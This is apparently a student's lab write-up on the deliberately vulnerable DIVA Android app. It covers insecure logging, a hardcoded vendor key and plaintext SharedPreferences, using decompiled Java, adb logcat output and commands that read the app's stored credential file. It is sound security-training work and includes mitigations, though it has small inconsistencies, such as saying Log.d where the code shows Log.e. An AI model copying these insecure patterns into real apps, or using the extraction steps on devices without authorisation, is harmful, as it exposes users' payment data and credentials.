
DIVA APP DYNAMIC VULNERABILITIES

Submitted by:- Sauda Momin

Activity 1 :- Insecure login (Log activity)

I opened the **Insecure Logging** option in the DIVA Beta app. It asked for a **credit card number**.



7:39

1. Insecure Logging


Objective: Find out what is being logged where/how and the vulnerable code.
Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

1234

CHECK OUT

An error occured. Please try again later

I wrote random numbers and then clicked the **checkout** button. The app showed a toast message saying an error occurred. I wanted to see if the app was securely handling the credit card input.




```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class LogActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_log);
    }

    public void checkout(View view) {
        EditText cctxt = (EditText) findViewById(R.id.ccText);
        try {
            processCC(cctxt.getText().toString());
        } catch (RuntimeException e) {
            Log.e("diva-log", "Error while processing transaction with credit card: " + cctxt.getText().toString());
            Toast.makeText(this, "An error occured. Please try again later", 0).show();
        }
    }

    private void processCC(String ccstr) {
        RuntimeException e = new RuntimeException();
        throw e;
    }
}
```

I opened the source code using **JADX-GUI** and found the vulnerable code inside a **public void** method.

From the image above, we can see that the **insecure logging is happening in the public void section**. When the user inputs their **credit card number**, they are stored in **diva-log** and converted to strings using Log.d(). This makes the data visible to anyone who gets access to the diva-log. After filling the form, I used a command prompt to check if the app logs this sensitive information.

Command used:- adb shell ps
Ran adb shell ps to get the **Process ID (PID)** of the DIVA app.



```
root          2304   402    9892   3444 pipe_wait    f6e9bbb9 S ip6tables-restore
system        2310   403  969832  72648 ep_poll      f75a6bb9 S com.android.keychain
u0_a101       2411   403 1018192 113472 ep_poll      f75a6bb9 S jakhar.aseem.diva
root          2418     2       0      0 worker_thread       0 S [kworker/0:1]
root          2464     2       0      0 worker_thread       0 S [kworker/u4:1]
root          2509   468   11872   3108 0            edfb8bb9 R ps
```

I filled in the card number and ran the following command to capture logs related to the login activity:-


adb logcat | find "2498" (PID of jhakhar.waseem)

Or


adb logcat | findstr "2498"

Or

logcat | grep 2411 (PID of jhakhar.waseem)



```
7000,
08-07 06:02:20.070  2411  2411 E diva-log: Error while processing transaction with credit card: 1231
08-07 06:15:45.629  2411  2411 E diva-log: Error while processing transaction with credit card: 1231
08-07 06:15:46.671  2411  2433 I OpenGLRenderer: Davey! duration=990ms; Flags=1, IntendedVsync=1525653
```



```
s0:c512,c768 tcontext=u:r:init:s0 tclass=unix_stream_socket permissive=1 app=jakhar.aseem.diva
08-07 06:00:27.201  2411  2435 D libEGL  : loaded /vendor/lib/egl/libEGL_emulation.so
08-07 06:00:27.202  2411  2435 D libEGL  : loaded /vendor/lib/egl/libGLESv1_CM_emulation.so
08-07 06:00:27.203  2411  2435 D libEGL  : loaded /vendor/lib/egl/libGLESv2_emulation.so
08-07 06:00:27.253  2411  2411 W khar.aseem.div: Accessing hidden method Landroid/view/View;->computeFitSys
greylist, reflection, allowed)
08-07 06:00:27.253  2411  2411 W khar.aseem.div: Accessing hidden method Landroid/view/ViewGroup;->makeOpti
08-07 06:00:27.555  2411  2433 D HostConnection: HostConnection::get() New Host Connection established 0xe4
08-07 06:00:27.564  2411  2433 D HostConnection: HostComposition ext ANDROID_EMU_host_composition_v1 ANDROI
_EGL_image_external_essl3 GL_OES_vertex_array_object GL_KHR_texture_compression_astc_ldr ANDROID_EMU_host_s
08-07 06:00:27.564  2411  2433 E         : open_verbose:32: Could not open '/dev/goldfish_pipe': No such fi
08-07 06:00:27.564  2411  2433 W         : Process pipe failed
08-07 06:00:27.585  2411  2433 W OpenGLRenderer: Failed to choose config with EGL_SWAP_BEHAVIOR_PRESERVED,
08-07 06:00:27.615  2411  2433 D EGL_emulation: eglCreateContext: 0xe4d1a1e0: maj 3 min 1 rcv 4
08-07 06:00:27.618  2411  2433 E         : open_verbose:32: Could not open '/dev/goldfish_pipe': No such fi
08-07 06:00:27.628  2411  2433 D EGL_emulation: eglMakeCurrent: 0xe4d1a1e0: ver 3 1 (tinfo 0xe4d0f340) (fir
08-07 06:00:27.762  2411  2433 W Gralloc3: mapper 3.x is not supported
08-07 06:00:27.769  2411  2433 D HostConnection: createUnique: call
08-07 06:00:27.769  2411  2433 D HostConnection: HostConnection::get() New Host Connection established 0xe4
08-07 06:00:27.782  2411  2433 D HostConnection: HostComposition ext ANDROID_EMU_host_composition_v1 ANDROI
_EGL_image_external_essl3 GL_OES_vertex_array_object GL_KHR_texture_compression_astc_ldr ANDROID_EMU_host_s
08-07 06:00:28.084  2411  2411 I Choreographer: Skipped 36 frames!  The application may be doing too much w
08-07 06:00:29.417  2411  2411 W ActivityThread: handleWindowVisibility: no activity for token android.os.B
08-07 06:02:14.816  2411  2411 W ActivityThread: handleWindowVisibility: no activity for token android.os.B
08-07 06:02:15.723  2411  2433 I OpenGLRenderer: Davey! duration=853ms; Flags=2, IntendedVsync=714870144317
 HandleInputStart=714870144317, AnimationStart=714870144317, PerformTraversalsStart=714870144317, DrawStart
3, IssueDrawCommandsStart=714881248112, SwapBuffers=715703386121, FrameCompleted=715723349553, DequeueBuffe
08-07 06:02:15.762  2411  2411 I Choreographer: Skipped 57 frames!  The application may be doing too much w
08-07 06:02:15.867  2411  2433 I OpenGLRenderer: Davey! duration=1038ms; Flags=1, IntendedVsync=71480348099
NewestInputEvent=0, HandleInputStart=715762626332, AnimationStart=715762740872, PerformTraversalsStart=7157
ncStart=715860494637, IssueDrawCommandsStart=715860548833, SwapBuffers=715862209100, FrameCompleted=7158671
00,
08-07 06:02:15.890  2411  2433 I OpenGLRenderer: Davey! duration=1079ms; Flags=1, IntendedVsync=71480348099
NewestInputEvent=0, HandleInputStart=715762626332, AnimationStart=715762740872, PerformTraversalsStart=7157
ncStart=715878121179, IssueDrawCommandsStart=715878203591, SwapBuffers=715884502995, FrameCompleted=7158906
7000,
08-07 06:02:20.070  2411  2411 E diva-log: Error while processing transaction with credit card: 1231
08-07 06:15:45.629  2411  2411 E diva-log: Error while processing transaction with credit card: 1231
08-07 06:15:46.671  2411  2433 I OpenGLRenderer: Davey! duration=990ms; Flags=1, IntendedVsync=152565330971
 NewestInputEvent=0, HandleInputStart=1525717127440, AnimationStart=1525717183592, PerformTraversalsStart=1
18, SyncStart=1525786670916, IssueDrawCommandsStart=1525787140528, SwapBuffers=1526640661297, FrameComplete
ation=10360000,
08-07 06:15:46.701  2411  2411 I Choreographer: Skipped 58 frames!  The application may be doing too much w
```

6:17 LTE

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.
Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

These logs confirm that the credentials are being printed in cleartext to the logcat output.

Root cause

App logs raw credit card input to diva-log using Log.d() in a public method instead of protecting or omitting it.

Impact

Credit card numbers become available in device logs (adb logcat), allowing local attackers or anyone with log access to steal payment data .

- **Severity:** High.
- **Exploitability:** Very easy — requires only running adb logcat or reading device logs.


Mitigations

- Remove sensitive data from logs (must): never log full card numbers, CVV, or PAN; mask or omit them.
- Log minimal, non-sensitive info only (must): keep only non-identifying debug info and use server-side audit for sensitive events.
- Use secure storage & access controls (recommended): protect any stored payment data with encryption and server-side validation; enforce least privilege for log access.

Activity 2:- Hardcoding issue

I opened the **Hardcoding issue** section in the DIVA Beta app. This part asks the user to enter the vendor key.

After entering a random number and clicking the button, I got a toast message:




Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Access denied! See you in hell :D

so I decided to check if any sensitive info was being logged in the background.


I opened the app’s code using **JADX-GUI**.
In the file HardcoreActivity, I found this code



```java
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class HardcodeActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode);
    }

    public void access(View view) {
        EditText hckey = (EditText) findViewById(R.id.hcKey);
        if (hckey.getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}
```

From the image above, we can see, when a user enters the **vendor key**, the app checks if it is equal to "vendorsecretkey".

- If it's correct → Access granted! See you on the other side
- If it's wrong → Access Denied! See you in hell!


6:59
2. Hardcoding Issues - Part 1
Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.
vendorsecretkey
ACCESS
Access granted! See you on the other side :)

I copied the hardcoded value from the code: vendorsecretkey. I went back to the app and entered it as the vendor key. It worked! I got an Access **granted** message.

Root cause

- Secret "vendorsecretkey" is hardcoded in the app and checked locally instead of on a server.

Impact


- Anyone who extracts the APK can use the key to bypass authentication and access protected functionality - **High severity, very easy to exploit**.

Mitigations

- Move auth to server: validate keys on backend and issue short-lived tokens.
- Remove hardcoded secrets: no literal keys in source or APK
- Use secure storage & least privilege: store only non-secret config on device; restrict vendor privileges.

Activity 3: Insecure data storage 1 activity

I opened the **Insecure Data Storage** option in the DIVA Beta app. It asked me to enter a service username and password. In the third party username i wrote Sauda and in password i wrote Sauda1234. Then I clicked on the save button.



7:08

3. Insecure Data Storage - Part 1

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.


Sauda

•••••••••

3rd party credentials saved successfully!

It said the credentials were saved successfully. Now I wanted to check **where this secret is stored**.

I opened the app’s code using **JADX-GUI**.
In the file InsecureDataStorage1Activity.java, I found this code:




```
package jakhar.aseem.diva;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class InsecureDataStorage1Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage1);
    }

    public void saveCredentials(View view) {
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        SharedPreferences.Editor spedit = spref.edit();
        EditText usr = (EditText) findViewById(R.id.ids1Usr);
        EditText pwd = (EditText) findViewById(R.id.ids1Pwd);
        spedit.putString("user", usr.getText().toString());
        spedit.putString("password", pwd.getText().toString());
        spedit.commit();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}
```

This code shows that the app is saving the secret message using **SharedPreferences**.

By default, SharedPreferences stores data in a file that is:

- **Not encrypted**
- **Stored in plain text**
- Easy to read if the device is rooted or if someone has file access



```
C:\Windows\System32\cmd.exe - adb shell
(c) Microsoft Corporation. All rights reserved.

C:\Users\L E N O V O\Downloads\Android Setup\Android_Setup>adb shell
d /data/data/jakhar.aseem.diva/shared_prefs/     <
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">Sauda1234</string>
    <string name="user">Sauda</string>
</map>
genymotion:/data/data/jakhar.aseem.diva/shared_prefs #
```

I used **adb shell** to go to **/data/data/jakhar.aseem.diva/shared_prefs/** and opened **mysharedprefs.xm**l using **cat**, where I found my secret stored in plain text.

Root cause

- App saves username/password in plain-text SharedPreferences under /data/data/.../shared_prefs/ instead of encrypted storage or server-side vault.

Impact

- Stored credentials can be read by anyone with file access or on a rooted device, leading to account compromise and unauthorized access.

Severity:- High


Exploitability:- Very easy

Mitigations

- Do not store plaintext secrets on device (must): move authentication to server-side; store only tokens.
- Use Android Keystore / EncryptedSharedPreferences (must): encrypt sensitive data stored locally.
- Limit stored data & apply least privilege (recommended): store minimal info, avoid passwords/PANs/CVVs, and protect backup

Activity 4: Insecure Data Storage – Part 2

I opened the **Insecure Data Storage** option in the DIVA Beta app. It asked me to enter a service username and password. In the third party username I wrote Momin and in password I wrote Momin1234.
Then I clicked on the save button.


7:21

4. Insecure Data Storage - Part 2

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Momin

